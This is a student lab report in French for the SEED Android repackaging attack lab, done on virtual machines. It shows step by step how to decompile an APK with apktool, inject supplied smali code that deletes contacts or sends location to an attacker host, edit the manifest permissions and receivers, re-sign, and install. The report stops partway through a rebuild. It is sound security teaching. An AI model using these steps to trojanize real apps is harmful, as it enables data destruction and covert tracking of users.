



UNIVERSITÉ  
**PARIS  
DESCARTES**



Université de Paris

---

# **Rapport Du projet Android Repackaging Attack Lab**

---

**Anis HARMALI**


# Table des matières

Task 1: Obtain An Android App (APK file) and Install It .....	3
Task 2: Disassemble Android App .....	4
Task 3: Inject Malicious Code .....	4
Task 4: Repack Android App with Malicious Code.....	5
Task 5: Install the Repackaged App and Trigger the Malicious Code...	7
Task 6: Using Repackaging Attack to Track Victim's Location.....	10

## Task 1: Obtain An Android App (APK file) and Install It

Dans mon cas j'ai utilisé l'apk du site et je l'ai installé sur virtualBox

Ci-dessous l'adresse IP de la VM Android




```
x86_64:/ $ ifconfig
lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope: Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:0 TX bytes:0

eth0    Link encap:Ethernet  HWaddr 08:00:27:9d:59:21
        inet addr:192.168.0.21  Bcast:192.168.0.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe9d:5921/64 Scope: Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:275 errors:0 dropped:0 overruns:0 frame:0
        TX packets:255 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:185824 TX bytes:50197
```


Je commence par installer l'application en utilisant l'outil adb depuis la VM Ubuntu.

Connection à la VM Android :



```
[02/04/22]seed@VM:~$ adb connect 192.168.0.21
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 192.168.0.21:5555
```

Installation de l'application :



```
[02/04/22]seed@VM:~/Downloads$ ls
MaliciousCode_Location  MaliciousCode.smali  RepackagingLab.apk
[02/04/22]seed@VM:~/Downloads$ adb install RepackagingLab.apk
2273 KB/s (1421095 bytes in 0.610s)
Success
```

## Task 2: Disassemble Android App

Désassembler le fichier apk en utilisant l'apktool avec l'option d.

Cette opération est réalisée sur le fichier apk car il est difficile de modifier le fichier apk au format dex. Il est converti donc dans un format lisible par l'homme. Le désassemblage du fichier apk crée un dossier portant le même nom. Le contenu de ce dossier comprend les fichiers de ressources xml, le fichier AndroidManifest, les fichiers de code source, etc.

```
[02/04/22]seed@VM:~/Downloads$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1
.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[02/04/22]seed@VM:~/Downloads$ ls
MaliciousCode_Location  MaliciousCode.smali  RepackagingLab  RepackagingLab.apk
```

## Task 3: Inject Malicious Code

L'idée est d'utiliser le code du fichier MaliciousCode.smali afin de supprimer les contacts du téléphone, ce code sera déclenché dès que l'heure de l'appareil est modifiée.

Pour commencer, il faut placer le code malveillant dans smali/com ensuite il faut ajouter les instructions afin de l'exécuter et ceci se fait dans le fichier AndroidManifest.xml

De plus, pour lire et écrire dans Contacts, il faut déclarer les permissions correspondantes dans AndroidManifest.xml.

Voici ce qu'il faut ajouter au fichier :


```
Manifest.xml (~/Downloads/RepackagingLab) - gedit
Open Save
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.mobiseed.repackaging" platformBuildVersionCode="23"
platformBuildVersionName="6.0-2166767">
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/
mobiseedcrop" android:label="@string/app_name" android:supportsRtl="true" android:theme="@style/
AppTheme">
<activity android:label="@string/app_name"
android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
<intent-filter>
<action android:name="android.intent.action.MAIN" />
<category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
</activity>
<receiver android:name="com.MaliciousCode">
<intent-filter>
<action android:name="android.intent.action.TIME_SET" />
</intent-filter>
</receiver>
</application>
</manifest>
```

## Task 4: Repack Android App with Malicious Code

Réassembler le fichier apk en utilisant l'apktool avec l'option b.

Cela génère un nouveau fichier APK dans le directory \dist

```
[02/04/22]seed@VM:~/Downloads$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[02/04/22]seed@VM:~/Downloads$ ls
MaliciousCode_Location  MaliciousCode.smali  RepackagingLab  RepackagingLab.apk
```





Android exige que toutes les applications soient signées numériquement avant de pouvoir être installées.

Pour cela, chaque APK doit avoir une signature numérique et un certificat de clé publique.

Ici, j'utilise un certificat auto-signé.

D'abord je génère une clé publique et privée.

```
[02/04/22]seed@VM:~/Downloads$ keytool -alias anis -genkey -v -keystore mykey.keystore
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: anis harmali
What is the name of your organizational unit?
[Unknown]: univ paris
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]: fr
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=anis harmali, OU=univ paris, O=Unknown, L=fr, ST=Unknown, C=Unknown correct?
[no]: yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
for: CN=anis harmali, OU=univ paris, O=Unknown, L=fr, ST=Unknown, C=Unknown
Enter key password for <anis>
(RETURN if same as keystore password):
[Storing mykey.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS 12 which is an industry standard format using "keytool -importkeystore -srckeystore mykey.keystore -destkeystore mykey.keystore -deststoretype pkcs12".
```


Je signe le fichier apk en utilisant la clé générée avec la commande jarsigner :

```
[02/04/22]seed@VM:~/Downloads$ jarsigner -keystore mykey.keystore RepackagingLab.apk anis
Enter Passphrase for keystore:
jar signed.


Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not timestamped. Without a times
tamp, users may not be able to validate this jar after the signer certificate's
expiration date (2022-05-05) or after any future revocation date.
```

## Task 5: Install the Repackaged App and Trigger the Malicious Code

D'abord je désinstalle la version originale de l'application afin de ne pas avoir de conflit de certificat car désormais l'apk qui va être installer est signée par ma propre clé.




Je crée des contacts afin de vérifier s'ils vont bien être supprimer plus tard :



J'installe la nouvelle version de l'APK


```
[02/04/22]seed@VM:~/Downloads$ adb install RepackagingLab.apk
1972 KB/s (1427422 bytes in 0.706s)
Success
```

Une fois l'application modifiée installée, j'accorde la permission d'accès au contact à l'application :




Je change l'heure du téléphone afin de déclencher le code malveillant :





Les contacts ont bien été supprimés :



## Task 6: Using Repackaging Attack to Track Victim's Location

Les adresses IP ont changé car j'ai changé de réseau, de plus les deux VM ont dûes être réinstallées à la suite d'un problème avec VirtualBox, voici les config avec lesquelles j'ai travaillé dans cette Task :

Android VM :

```
Window 1
x86_64:/ $ ifconfig
lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope: Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:0 TX bytes:0


eth0        Link encap:Ethernet  HWaddr 08:00:27:5c:d2:f0
            inet addr:192.168.0.41 Bcast:192.168.0.255 Mask:255.255.255.0
            inet6 addr: fe80::a00:27ff:fe5c:d2f0/64 Scope: Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:23967 errors:0 dropped:0 overruns:0 frame:0
            TX packets:4211 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:34018319 TX bytes:874027

x86_64:/ $
```

Ubuntu VM :

```
[02/12/22]seed@VM:~/Downloads$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:b7:5f:3d
            inet addr:192.168.0.40 Bcast:192.168.0.255 Mask:255.255.255.0
            inet6 addr: fe80::d74b:fb70:8d61:4dd7/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:6506 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1603 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:8439054 (8.4 MB)  TX bytes:143740 (143.7 KB)
```

Etant donné que je travaille sur une VM Android, je dois simuler la location du téléphone grâce à l'application MockLocation




Le code malveillant dans l'application modifiée enverra les coordonnées de la victime au serveur de l'attaquant à [www.repackagingattacklab.com](http://www.repackagingattacklab.com). La VM SEEDUbuntu hébergera ce serveur. Par conséquent, il faut faire correspondre le nom d'hôte à l'adresse IP de la VM Ubuntu.

Pour ce faire j'ajoute une ligne au fichier /system/etc/hosts de la VM Android.

D'abord je me connecte avec adb en mode root et je récupère le fichier /system/etc/hosts pour le modifier

```
root@VM:/home/seed/Downloads# adb root
restarting adbd as root
root@VM:/home/seed/Downloads# adb connect 192.168.0.41
connected to 192.168.0.41:5555
root@VM:/home/seed/Downloads# adb pull /system/etc/hosts
0 KB/s (56 bytes in 0.097s)
root@VM:/home/seed/Downloads# gedit ./hosts
```




Je renvoie le fichier modifié

```
root@VM:/home/seed/Downloads# adb push ./hosts /system/etc/hosts
1 KB/s (98 bytes in 0.061s)
```

Maintenant que c'est fait je vais ajouter le code malveillant

Il y a trois fichiers smali: **MaliciousCode.smali**, **SendData\$1.smali**, et **SendData.smali**. que je place dans le dossier **smali/com/mobiseed/repackaging** de l'application désassemblée.



Je modifie le fichier AndroidManifest.xml, parce que le code malveillant requiert des permissions supplémentaires liées à l'emplacement et l'accès à Internet.

```

<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobis
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION"/>
<uses-permission android:name="android.permission.INTERNET"/>
    <application android:allowBackup="true" android:debuggable="true" android:icon="@dr
        <activity android:label="@string/app_name" android:name="com.mobiseed.repackagi
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <receiver android:name="com.mobiseed.repackaging.MaliciousCode" >
            <intent-filter>
                <action android:name="android.intent.action.TIME_SET"/>
            </intent-filter>
        </receiver>
    </application>
</manifest>

```

Je dois à nouveau repacker l'application et la signer puis l'installer :


```

root@VM:/home/seed/Downloads# apktool b RepackagingLab
